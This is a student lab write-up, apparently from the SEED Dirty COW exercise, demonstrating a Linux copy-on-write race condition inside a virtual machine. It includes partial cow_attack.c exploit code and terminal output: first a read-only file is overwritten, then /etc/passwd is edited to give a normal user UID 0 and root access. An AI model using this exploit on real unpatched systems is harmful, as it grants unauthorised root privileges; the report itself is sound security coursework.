

## Task 1: Modify a Dummy Read-Only File

### 1.1 Create a Dummy File

Here, we first create a read-only file named 'meghahfile' in the root directory to demonstrate the attack that enables us to write to a read-only file. There is '222222bb' string stored in the file, as seen. If we try to write to this file using the echo command, we see that the permission is denied because it is a read-only file for the normal users.

```
Terminal
[10/03/2019 08:19] seed@ubuntu:~$ sudo touch /meghahfile
[sudo] password for seed:
[10/03/2019 08:19] seed@ubuntu:~$ sudo chmod 644 /meghahfile
[10/03/2019 08:19] seed@ubuntu:~$ sudo gedit /meghahfile
[10/03/2019 08:20] seed@ubuntu:~$ cat /meghahfile
222222bb
[10/03/2019 08:20] seed@ubuntu:~$ ls -l /meghahfile
-rw-r--r-- 1 root root 9 Oct  3 08:20 /meghahfile
[10/03/2019 08:20] seed@ubuntu:~$ echo 999 > /meghahfile
bash: /meghahfile: Permission denied
[10/03/2019 08:20] seed@ubuntu:~$
```

### 1.2 Set Up the Memory Mapping, write and madvise Thread

The given program is written in the cow\_attack.c file, wherein there are 3 threads – main, write and madvise. The main thread maps the file to the memory and looks for the desired string to be replaced – here it is '222222'. It then starts the two threads – the write thread replaces the '222222' with the desired content – '\*\*\*\*\*'. If this was the only thread running, then the content will be written to the copy of the memory rather than the shared memory itself, hence not affecting the underlying file at all. Therefore, we need to run the madvise thread along with the write thread, so that the page table points to the mapped memory and the write thread writes the content to this memory so that the same is reflected in the file. This will mean that the read-only file was modified. We compile and run the program and on checking for the contents of the read-only 'meghahfile' we see that the file has been successfully modified.


```
Terminal
[10/03/2019 08:24] seed@ubuntu:~$ cd Downloads/
[10/03/2019 08:24] seed@ubuntu:~/Downloads$ gcc cow_attack.c -lpthread
[10/03/2019 08:24] seed@ubuntu:~/Downloads$ a.out
^C
[10/03/2019 08:24] seed@ubuntu:~/Downloads$ cat /meghahfile
*****bb
```

The important step here was to run the `madvise` thread when the write thread was running so that the write is done on the mapped memory and not the private copy, since only the mapped memory is reflected in the file. In order to achieve that, we run the write and `madvise` system calls in a loop so that they execute in the desired sequence at least once. We see that we could achieve that, and hence our Dirty COW attack was successful on the read-only 'meghafile'.

One important criterion here was to use `MAP_PRIVATE`, because this allows us to write to a read only file by creating a private copy. We exploit the race condition between the 2 steps of the system call for copy on write memory type since they are not atomic – wherein the change of page table entry is to be made and then the content is written on the memory. Since there is no check just before writing to the memory, because the system believes the content will be written to the private copy since it had performed the check already, we were able to exploit the race condition.

## Task 2: Modify the Password File to Gain the Root Privilege

As long as we have the read permission on the file, the Dirty COW race condition vulnerability can be exploited. Here, we try to gain root privileges by modifying the world-readable `passwd` file, but only root-writable. We first create a non-root user named `megha` and check this entry in the `passwd` file. This can be seen in the following:

A terminal window titled 'Terminal' showing a series of commands and their outputs. The user 'seed' is at the prompt. They run 'sudo adduser megha', which prompts for a password and then proceeds to create a new user and group. After confirming the user information, they run 'cat /etc/passwd | grep megha', which shows the entry for 'megha' with UID 1002. The terminal output is as follows:

```
[10/03/2019 08:26] seed@ubuntu:~$ sudo adduser megha
[sudo] password for seed:
Adding user `megha' ...
Adding new group `megha' (1003) ...
Adding new user `megha' (1002) with group `megha' ...
Creating home directory `/home/megha' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for megha
Enter the new value, or press ENTER for the default
    Full Name []: Megha J
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] y
[10/03/2019 08:26] seed@ubuntu:~$ cat /etc/passwd | grep megha
megha:x:1002:1003:Megha J,,,:/home/megha:/bin/bash
[10/03/2019 08:26] seed@ubuntu:~$
```

Our aim is to make this normal user, a root user by modifying its UID – the third field in the entry. We are now trying to modify the `/etc/passwd` file, as seen in the code. We first find the following content: 'megha:x:1002'. This is the entry corresponding to our created user line in `/etc/passwd`.

Then we try to replace that line start with 'megha:x:0000', which makes it a root user. The code for this is as follows:

```
cow_attack.c ✖
pthread_t pth1, pth2;
struct stat st;
int file_size;

// Open the target file in the read-only mode.
int f=open("/etc/passwd", O_RDONLY);

// Map the file to COW memory using MAP_PRIVATE.
fstat(f, &st);
file_size = st.st_size;
map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

// Find the position of the target area
// char *start = strstr(map, "22222");
// offset = start - (char *)map;
// printf("distance: %d\n", offset);
char *position = strstr(map, "megha:x:1002");

// We have to do the attack using two threads.
pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
pthread_create(&pth2, NULL, writeThread, position);

// Wait for the threads to finish.
pthread_join(pth1, NULL);
pthread_join(pth2, NULL);
return 0;
}

void *writeThread(void *arg)
{
    char *content= "megha:x:0000";
    off_t offset = (off_t) arg;

    int f=open("/proc/self/mem", O_RDWR);
    while(1) {
        // Move the file pointer to the corresponding position.
```

We then compile and run the program. After exiting the running program in sometime, we check if that particular entry in the passwd file has changed. We see that it has indeed changed and according to the entry, megha user should now be a root user. Also, only the desired string is changed, making the UID as 0, and the group id remains the same.

```
Terminal
[10/03/2019 08:40] seed@ubuntu:~$ cd Downloads
[10/03/2019 08:40] seed@ubuntu:~/Downloads$ gcc cow_attack.c -lpthread
[10/03/2019 08:40] seed@ubuntu:~/Downloads$ a.out
^C
[10/03/2019 08:40] seed@ubuntu:~/Downloads$ cat /etc/passwd | grep megha
megha:x:0000:1003:Megha J,,,:/home/megha:/bin/bash
[10/03/2019 08:40] seed@ubuntu:~/Downloads$
```

To verify, we switch to megha user account and the # indicates that it is a root user. To verify, we enter the id command and see that it has the UID as 0, that of the root.

```
root@ubuntu: /home/seed/Downloads
[10/03/2019 08:41] seed@ubuntu:~/Downloads$ su megha
Password:
root@ubuntu:/home/seed/Downloads# id
uid=0(root) gid=1003(megha) groups=0(root),1003(megha)
root@ubuntu:/home/seed/Downloads#
```

When, we run the two threads 'write' and 'madvise' in a loop, there is a chance that the madvise thread will be called before the write thread at some point of time. Due to this race condition, we can write to '/etc/passwd' even after being just a normal user. In this way, we were able to gain root privileges by exploiting the Dirty COW race condition vulnerability.